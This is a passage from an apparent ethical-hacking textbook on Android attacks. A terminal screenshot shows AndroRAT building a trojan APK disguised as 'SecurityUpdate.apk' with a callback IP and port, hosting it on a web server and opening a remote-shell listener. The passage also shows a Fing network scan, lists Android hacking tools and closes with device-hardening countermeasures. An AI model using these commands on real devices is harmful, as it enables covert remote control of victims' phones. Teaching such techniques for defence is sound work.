
```
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd AndroRAT
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #service apache2 start
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --shell -i 0.0.0.0 -p 4444

                                          - By karma9874

[INFO] Waiting for Connections  \
```

Figure 17.43: Screenshot of AndroRAT

- **Fing - Network Tools**

  Source: *https://www.fing.com*

  Fing is a set of network tools that are used to identify all the devices connected to any network, obtain the IP address, MAC address, device name, model, and vendor of any connected device, retrieve advanced information such as NetBIOS, UPnP, Bonjour names, properties, and device types.




Office Welcome Italia S.p.A (IT)	10/26 Sep 27 1:48 PM
ASUS WPS Router 192.168.3.1	ASUSTek WPS Router
android-c8dbe25a6b89ce86 192.168.3.6	Samsung B4:3A:28:1B:5F:FD
android-e363d43fb720b88e 192.168.3.69	Sony 30:75:12:C5:02:50
android-dc724b1210a47fe1 192.168.3.80	OnePlus Tech (Shenzhen) C0:EE:FB:4A:F5:1C
Disc Player 192.168.3.88	LG Electronics A0:39:F7:77:40:AA
MARTINA 192.168.3.90	Apple 4C:7C:5F:5F:C2:25
Carlo Huawei P8 192.168.3.128	Huawei P8
South Corridor Printer 192.168.3.175	A0:5B:A7:B8:E8:51
Television 192.168.3.226	Samsung D0:87:E2:1C:57:28
Generic	Samsung

Figure 17.44: Screenshot of Fing - Network Tools

Some additional Android hacking tools are as follows:

- Arpspoof (*https://github.com*)
- Network Discovery (*https://github.com*)
- NEXSPY (*https://nexspy.com*)
- IntentFuzzer (*https://github.com*)
- Social-Engineer Toolkit (SET) (*https://github.com*)



Securing Android Devices

- ✓ **Enable screen locks** for your Android phone for it to be more secure
- ✗ Never **root** your Android device
- ✓ Download apps only from the **official Android market**
- ✓ Keep your device updated with **Google Android antivirus software**
- ✗ Do not directly download **Android package (APK) files**
- ✓ Regularly update the **operating system**
- ✓ Use free protector Android app like **Android Protector**, where you can assign passwords to text messages, mail accounts, etc.
- ✓ Customize your **locked home screen** with user information

Securing Android Devices

Given below are some countermeasures that can help in protecting an Android device and the data stored on it from malicious users:

- Enable screen lock for your Android phone
- Never root your Android device
- Download apps only from official Android markets
- Keep your device updated with Google Android anti-virus software
- Do not directly download APKs
- Update the OS regularly
- Use free protector Android apps where you can assign passwords to text messages, mail accounts, and so on
- Customize your locked home screen with the user information
- Enable encryption in your Android device to enhance its security
- Lock your apps that hold private information to prevent others from viewing it, using apps such as AppLock
- Prior to installing an app from Google Play, read the required permissions and ensure it makes sense and corresponds to what the app actually does, and go through the comments and rating of that app
- Create multiple accounts if you would like to share your Android tablet with others, to protect each user's privacy

